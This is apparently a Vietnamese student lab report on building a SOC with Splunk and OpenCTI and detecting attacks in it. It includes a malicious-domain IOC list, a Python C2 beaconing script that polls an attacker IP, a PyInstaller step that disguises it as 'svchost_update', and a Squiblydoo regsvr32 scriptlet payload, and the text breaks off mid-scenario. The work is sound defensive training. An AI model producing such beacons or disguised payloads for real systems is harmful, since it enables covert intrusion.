
2.5.2.1 Triển khai cài đặt và cấu hình máy chủ Splunk

Thực hiện cài đặt máy chủ Splunk. Sau khi hoàn tất cài đặt, truy cập vào địa chỉ **http://localhost:8000**, trang đăng nhập Splunk sẽ hiện ra như hình:




Hình 13 Giao diện trang đăng nhập Splunk

Sử dụng tài khoản mặc định được cấu hình khi cài đặt để đăng nhập vào hệ thống. Chọn *Sign in* để vào trang quản trị Splunk.



Hình 14 Giao diện trang quản trị Splunk


Cấu hình cổng 9997 nhận dữ liệu trên giao diện web:



Hình 15 Cấu hình cổng nhận dữ liệu trên Splunk

2.5.2.2 Tích hợp OpenCTI vào hệ thống giám sát an toàn mạng Splunk

Thực hiện cấu hình để tạo luồng stream đẩy dữ liệu từ OpenCTI sang Splunk. Trạng thái cấu hình thành công như hình dưới đây:



Hình 16 Trạng thái cấu hình đẩy dữ liệu thành công từ OpenCTI sang Splunk

Các dữ liệu được đẩy vào hệ thống giám sát Splunk bao gồm: dữ liệu về IOC của mã độc, các chiến dịch tấn công.

EventsPatternsStatistics (103,257)Visualization

Show: 20 Per Page▼Format▼Preview: On


< Prev12345678...Next >

confidence ↕ ↗	created_at ↕ ↗	description ↕ ↗	id ↕ ↗	name
100	2026-04-08T15:38:18.254Z		relationship--f138c9cd-3134-5d92-a4ec-6e86f1ba8f36	
100	2026-04-08T15:35:16.099Z		relationship--122e770d-9117-5f67-9978-92b2904f765c	
75	2026-04-05T15:01:11.989Z	[Pegasus for iOS](https://attack.mitre.org/software/S0289) modifies the system partition to maintain persistence.(Citation: Lookout-Pegasus)	relationship--5c468474-1cdd-59da-a8f4-8ecfc2748781	
75	2026-04-05T14:52:12.481Z	[DropBook](https://attack.mitre.org/software/S0547) can download and execute additional files.(Citation: Cybereason Molerats Dec 2020)(Citation: BleepingComputer Molerats Dec 2020)	relationship--b524dd1a-5fe3-55be-b6d7-2fc3b5e52ce9	
75	2026-04-05T14:55:45.409Z	[Ninja](https://attack.mitre.org/software/S1100) can create the services 'httpsvc' and 'w3svc' for persistence .(Citation: Kaspersky ToddyCat June 2022)	relationship--77e820c6-c749-59f8-8241-17d7ed6df685	
100	2026-04-08T15:43:43.225Z		relationship--189df83c-2d87-52aa-b965-17e7d3e74e95	
100	2026-04-05T16:19:43.469Z		relationship--c750bb83-6975-5a13-82bf-e9ca9b74a37d	
100	2026-04-05T16:34:51.957Z		relationship--09b19b5a-8656-5de6-8d32-50ee5b87cc75	


Hình 17 Dữ liệu về IOC nhận được trên hệ thống giám sát Splunk

2.5.2.3 Triển khai máy victim

Thực hiện cấu hình máy victim cài đặt công cụ thu thập tiến trình Sysmon và công cụ đẩy event log Windows là SplunkForwarder.



Hình 18 Cài đặt Splunk Universal Forwarder thành công



Hình 19 Cài đặt Sysmon thành công

2.5.2.4 Triển khai kết nối Splunk với victim

Trên trang trị Splunk thực hiện tạo kết nối đến máy victim

The screenshot shows the 'Add new index' dialog in Splunk. The 'Name' field contains 'victim_win10'. The 'Index data type' is set to 'Events'. The 'Home path', 'Cold path', and 'Thawed path' fields are empty. The 'Data integrity check' is set to 'Disable'.

*Name
victim_win10

*Index data type
☒ Events ☐ Metrics
The type of data to store (event-based or metrics)

Home path
Hot/warm db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/db).

Cold path
Cold db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/colddb).

Thawed path
Thawed/resurrected db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/thaweddb).

*Data integrity check
☐ Enable ☒ Disable
Enable this if you want Splunk to compute hashes on every slice of your data for the purpose of data integrity.

Cancel Save

Hình 20 Hệ thống Splunk tạo kết nối đến máy victim

CHƯƠNG 3. KỊCH BẢN TẤN CÔNG VÀ PHÁT HIỆN

3.1 Kịch bản: Phát hiện truy vấn tên miền độc hại


Kẻ tấn công gửi email Phishing có chứa url độc sau: <https://mattbateman.xyz>

Kiểm tra tên miền độc này trên Splunk, ta thấy nó xuất hiện trong phần dữ liệu nhận từ OpenCTI và thu thập được từ AlientVault:

type	pattern
indicator	[domain-name:value = 'nnkoo5564da94fd6.top']
indicator	[domain-name:value = 'creative-motion-laber.space']
indicator	[domain-name:value = 'forticlient.ca']
indicator	[domain-name:value = 'chinastar.shop']
indicator	[domain-name:value = 'nachver.top']
indicator	[domain-name:value = '10super59.cfd']
indicator	[domain-name:value = 'kr-vipbuysshop.com']
indicator	[domain-name:value = 'moving-work-service-so.site']
indicator	[url:value = 'http://gettranslate.ir:18443/baner?sig=ded8deb7ff580788cc58cbbf5508f3bf8BanerId=347333']
indicator	[domain-name:value = 'shon.xyz']
indicator	[domain-name:value = 'polarizedsunglasses.store']
indicator	[domain-name:value = 'mattbateman.xyz']
indicator	[domain-name:value = 'springerpumps.online']
indicator	[domain-name:value = '5ql.site']
indicator	[url:value = 'https://h4k.icu/group.html']
indicator	[domain-name:value = 'zvvsud7e394fa72d.top']

Hình 21 Tên miền độc có trong danh sách IOC nhận được từ OpenCTI

Người dùng bấm vào đường liên kết trình duyệt trên này người dùng thực hiện truy vấn đến miền độc



Hình 22 Người dùng truy cập đến tên miền độc

Sau khi người dùng thực hiện hành vi truy cập tên miền độc, sự kiện sẽ lập tức được gửi đến hệ thống giám sát với mã sự kiện 22

i	Time	Event
>	4/10/26 12:37:15.347 PM	04/10/2026 12:37:15.347 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=22 EventType=4 ComputerName=DESKTOP-T9D6I24 User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=7804 Keywords=None TaskCategory=Dns query (rule: DnsQuery) OpCode=Info Message=Dns query: RuleName: - UtcTime: 2026-04-10 05:37:13.407 ProcessGuid: {6143ece4-8c66-69d8-1506-000000000500} ProcessId: 5212 QueryName: mattbateman.xyz QueryStatus: 0 QueryResults: ::ffff:198.54.120.72; Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe User: DESKTOP-T9D6I24\Admin Collapse host = DESKTOP-T9D6I24 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

Hình 23 Sự kiện người dùng truy cập đến tên miền

Trên trang quản trị splunk tạo cảnh báo alert thông qua tìm kiếm search cụ thể để phát hiện hành vi truy vấn đến domain độc

Save As Alert

Settings

Title

Query Malware Domain IOC OpenCTI

Description

Victim query malware domain

Permissions

Private Shared in App

Alert type

Scheduled Real-time

Expires

24 hour(s)

Trigger Conditions

Trigger alert when

Per-Result

Throttle ?

☐

Trigger Actions

+ Add Actions

When triggered

▼

Add to Triggered Alerts

Remove

Severity

High

Cancel

Save

Hình 24 Tạo cảnh báo phát hiện truy vấn mã độc

Sau hệ thống phát hiện các hành vi lập tức cảnh báo đến trang quản trị Splunk

Query Malware Domain IOC OpenCTI	search	Real-time	● High
Query Malware Domain IOC OpenCTI	search	Real-time	● High
Query Malware Domain IOC OpenCTI	search	Real-time	● High
Query Malware Domain IOC OpenCTI	search	Real-time	● High
Query Malware Domain IOC OpenCTI	search	Real-time	● High

Hình 25 Hệ thống Splunk phát hiện cảnh báo khi xảy ra bất thường

3.2 Kịch bản: Phát hiện Hành vi C2 Beaconing

Bước 1: Xây dựng và Ngụy trang Mã độc (Phía Kẻ tấn công)

Mục tiêu: Tạo ra một tệp tin thực thi có khả năng gửi tín hiệu định kỳ (beaconing) về máy chủ điều khiển để duy trì kết nối.

Thực hiện:

Viết một đoạn mã Python (beacon_sim.py) sử dụng thư viện urllib.request. Mã này thiết lập một vòng lặp vô hạn, định kỳ gửi các HTTP GET request đến địa chỉ IP của máy chủ C2 (http://192.168.254.134:8080) mỗi 10 giây (BEACON_INTERVAL = 10).

```
import time
import urllib.request

C2_SERVER = "http://192.168.254.134:8080"
BEACON_INTERVAL = 10

def send_beacon():
    while True:
        try:
            req = urllib.request.Request(C2_SERVER, headers={'User-Agent': 'Mozilla/5.0'})
            urllib.request.urlopen(req, timeout=5)
        except Exception:
            pass

        time.sleep(BEACON_INTERVAL)

if __name__ == "__main__":
    send_beacon()
```

Hình 26 Đoạn mã Python mô phỏng hành vi C2 Beaconing

Kỹ thuật lẩn tránh (Evasion): Thay vì chạy file Python thô, tiến hành sử dụng công cụ PyInstaller để đóng gói đoạn mã thành một tệp thực thi độc lập trên Windows (file .exe).

Sử dụng lệnh: pyinstaller --onefile --noconsole --name svchost_update beacon_sim.py. Tham số --noconsole giúp ẩn cửa sổ dòng lệnh khi chạy, và --name svchost_update nhằm ngụy trang tiến trình độc hại dưới vỏ bọc một dịch vụ hợp lệ của Windows.

```

C:\Users\Admin\Downloads>pyinstaller --onefile --noconsole --name svchost_update beacon_sim.py
563 INFO: PyInstaller: 6.20.0, contrib hooks: 2026.5
563 INFO: Python: 3.14.4
607 INFO: Platform: Windows-10-10.0.19045-SP0
607 INFO: Python environment: C:\Users\Admin\AppData\Local\Programs\Python\Python314-32
609 INFO: wrote C:\Users\Admin\Downloads\svchost_update.spec
630 INFO: Module search paths (PYTHONPATH):
['C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Scripts\pyinstaller.exe',
 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\python314.zip',
 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\DLLs',
 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Lib',
 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32',
 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Lib\site-packages',
 'C:\Users\Admin\Downloads']
1075 INFO: checking Analysis
1075 INFO: Building Analysis because Analysis-00.toc is non existent
1076 INFO: Looking for Python shared library...
1076 INFO: Using Python shared library: C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\python314.dll
1076 INFO: Running Analysis Analysis-00.toc
1077 INFO: Target bytecode optimization level: 0
1077 INFO: Initializing module dependency graph...
1098 INFO: Initializing module graph hook caches...
1249 INFO: Analyzing modules for base_library.zip ...
3548 INFO: Processing standard module hook 'hook-encodings.py' from 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Lib\site-packages\PyInstaller\hooks'
6598 INFO: Processing standard module hook 'hook-difflib.py' from 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Lib\site-packages\PyInstaller\hooks'
6638 INFO: Processing standard module hook 'hook-heapq.py' from 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Lib\site-packages\PyInstaller\hooks'
6812 INFO: Processing standard module hook 'hook-pickle.py' from 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Lib\site-packages\PyInstaller\hooks'
10916 INFO: Caching module dependency graph...
10948 INFO: Analyzing C:\Users\Admin\Downloads\beacon_sim.py
10962 INFO: Processing module hooks (post-graph stage)...
10968 INFO: Performing binary vs. data reclassification (1 entries)
10971 INFO: Looking for ctypes DLLs
10977 INFO: Analyzing run-time hooks ...
10979 INFO: Including run-time hook 'pyi_rth_inspect.py' from 'C:\Users\Admin\AppData\Local\Programs\Python\Python314-32\Lib\site-packages\PyInstaller\hooks\rthooks'
11008 INFO: Creating base_library.zip...
11030 INFO: Looking for dynamic libraries
11176 INFO: Extra DLL search directories (AddDllDirectory): []
11176 INFO: Extra DLL search directories (PATH): []
11415 INFO: Warnings written to C:\Users\Admin\Downloads\build\svchost_update\warn-svchost_update.txt
11432 INFO: Graph cross-reference written to C:\Users\Admin\Downloads\build\svchost_update\xref-svchost_update.html
11504 INFO: checking PYZ


```

Hình 27 Quá trình đóng gói mã độc bằng PyInstaller

Sau khi biên dịch thành công, hệ thống tạo ra các thư mục build, dist và tệp thực thi svchost_update.exe đã được ngụy trang sẵn sàng để phát tán.

python314	5/7/2026 9:27 PM	File folder
dist	5/7/2026 9:26 PM	File folder
build		

Hình 28 Thư mục đầu ra sau khi biên dịch



Hình 29 Tệp thực thi svchost_update.exe đã được ngụy trang

Bước 2: Thiết lập Máy chủ Command & Control (C2 Server)

Mục tiêu: Tạo một máy chủ để lắng nghe và tiếp nhận các tín hiệu beacon gửi về từ máy nạn nhân.

Thực hiện: * Trên máy trạm Kali Linux của kẻ tấn công, khởi chạy một Web Server đơn giản sử dụng Python bằng lệnh: `python3 -m http.server 8080`.

Hệ thống bắt đầu lắng nghe trên cổng 8080 và ghi nhận thành công các bản ghi (log) truy cập (HTTP GET) từ địa chỉ IP của máy nạn nhân.

```
(khuatminhquan@b22dcat236-khuatminhquan-kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.254.152 - - [07/May/2026 10:47:45] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:46] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:47] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:49] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:49] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:51] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:52] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:52] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:53] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:53] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:55] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:55] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:57] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:57] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:59] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:47:59] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:48:01] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:48:02] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:48:02] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:48:03] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:48:03] "GET / HTTP/1.1" 200 -
192.168.254.152 - - [07/May/2026 10:48:05] "GET / HTTP/1.1" 200 -
```

Hình 30 Log trên máy chủ C2 ghi nhận các kết nối beacon gửi về định kỳ

Bước 3: Thực thi Mã độc và Ghi nhận Log Hệ thống (Phía Nạn nhân)

Mục tiêu: Kích hoạt mã độc trên máy mục tiêu và kiểm tra khả năng ghi nhận sự kiện của hệ điều hành.

Thực hiện:

Khởi chạy tệp svchost_update.exe trên máy tính Windows.

Truy cập Windows Event Viewer, kiểm tra nhật ký Security (Security Log).Phát hiện Event ID 5156 (The Windows Filtering Platform has permitted a connection).Chi tiết log ghi nhận rõ tiến trình \device\harddiskvolume3\users\admin\desktop\svchost_update.exe (PID: 7316) từ IP nguồn 192.168.254.152 đã thực hiện kết nối ra bên ngoài tới IP đích 192.168.254.134 thông qua cổng 8080.

```

5/7/26      05/07/2026 09:53:13.063 PM
9:53:13.063 PM  LogName=Security
                EventCode=5156
                EventType=0
                ComputerName=DESKTOP-T9D6I24
                SourceName=Microsoft Windows security auditing.
                Type=Information
                RecordNumber=25095
                Keywords=Audit Success
                TaskCategory=Filtering Platform Connection
                OpCode=Info
                Message=The Windows Filtering Platform has permitted a connection.

Application Information:
    Process ID:      7316
    Application Name: \device\harddiskvolume3\users\admin\desktop\svchost_update.exe

Network Information:
    Direction:      Outbound
    Source Address:  192.168.254.152
    Source Port:     51148
    Destination Address: 192.168.254.134
    Destination Port:  8080
    Protocol:        6

Filter Information:
    Filter Run-Time ID: 66638
    Layer Name:         Connect
    Layer Run-Time ID:  48
Collapse
host = DESKTOP-T9D6I24 | source = WinEventLog:Security | sourcetype = WinEventLog:Security

```

Hình 31 Windows Event ID 5156 ghi nhận tiến trình giả mạo kết nối ra bên ngoài

Bước 4: Xây dựng Tập luật Phát hiện trên SIEM/Splunk (Phía Phòng thủ/SOC)

Mục tiêu: Tự động hóa quá trình phát hiện hành vi beaconing dựa trên log thu thập được để cảnh báo cho đội ngũ phân tích an ninh.

Thực hiện:

Dựa trên các dấu hiệu nhận diện (IOCs) thu được từ Event ID 5156, cấu hình một Alert (Cảnh báo) mới trên hệ thống Splunk. Thiết lập thông số với tên "Phát hiện hành vi C2 Beaconing", loại Real-time (Thời gian thực) và mức độ Critical (Nghiêm trọng).

×

Save As Alert

Settings

Title

Title

Description

Cảnh báo được kích hoạt khi phát hiện một tiến trình nội bộ có chu kỳ kết nối lặp lại bất thường tới máy chủ Command & Control bên ngoài.

Permissions

Private

Shared In App

Alert type

Scheduled

Real-time

Expires

24

hour(s) ▾

Trigger Conditions

Trigger alert when

Per-Result ▾

Throttle ?

☐

Trigger Actions

+ Add Actions ▾

When triggered ▾

🔔 Add to Triggered Alerts

Remove

Severity

Critical ▾

Cancel

Save

Hình 32 Thiết lập cảnh báo Real-time trên Splunk

Kết quả: Bảng điều khiển Triggered Alerts của Splunk đã liên tục ghi nhận và hiển thị các cảnh báo thành công theo đúng chu kỳ tín hiệu mà tệp svchost_update.exe sinh ra. Điều này chứng minh hệ thống đã giám sát và phát hiện chính xác mỗi đe dọa.

Time ▾	Alert name ▴	App ▴	Type ▴	Severity ▴	Mode ▴	Actions
☐ 2026-05-07 22:01:48 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:46 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:45 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:41 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:39 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:36 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:34 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:33 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:28 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:27 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:23 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:22 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete
☐ 2026-05-07 22:01:21 +07	Phát hiện hành vi C2 Beaconing	search	Real-time	Critical	Per Result	View Results Edit Alert Delete

Hình 33 Kết quả cảnh báo liên tục được kích hoạt trên hệ thống giám sát

3.3 Kịch bản: Phát hiện Tấn công lạm dụng Regsvr32 (Kỹ thuật Squiblydoo APT)

Bước 1: Chuẩn bị Payload và Máy chủ Phân phối (Phía Kẻ tấn công)

- Mục tiêu: Tạo ra một tệp kịch bản độc hại (payload) và lưu trữ nó trên một máy chủ do kẻ tấn công kiểm soát để sẵn sàng phân phối.
- Thực hiện:
 - Trên máy Kali Linux, tạo một tệp XML có phần mở rộng .sct (ở đây là payload.sct). Tệp này chứa mã JScript được nhúng bên trong thẻ <scriptlet>. Trong bài lab này, mã độc được mô phỏng bằng lệnh vô hại: `cmd.exe /c ping 192.168.254.134 -n 10`.

44

```

GNU nano 8.2                                     payload.sct *
<?XML version="1.0"?>
<scriptlet>
<registration
  description="Squiblydoo APT Simulation"
  progid="Squiblydoo"
  version="1.00"
  classid="{10001111-0000-0000-0000-000000000000}"
  remotable="true"
>
</registration>
<script language="JScript">
  <![CDATA[
    var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /c ping 192.168.254.134 -n 10", 0);
  ]]>
</script>
</scriptlet>

```

Hình 34 Nội dung tệp mã độc payload.sct mô phỏng kỹ thuật Squiblydoo

- Khởi chạy một Web Server đơn giản trên cổng 80 (sử dụng lệnh `sudo python3 -m http.server 80`) để lưu trữ tệp tin này. Sau khi máy nạn nhân thực thi lệnh, máy chủ C2 ghi nhận được một HTTP GET request yêu cầu tải tệp payload.sct từ IP 192.168.254.152.

```

(khuatminhquan@b22dcat236-khuatminhquan-kali)-[~]
$ sudo python3 -m http.server 80
[sudo] password for khuatminhquan:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
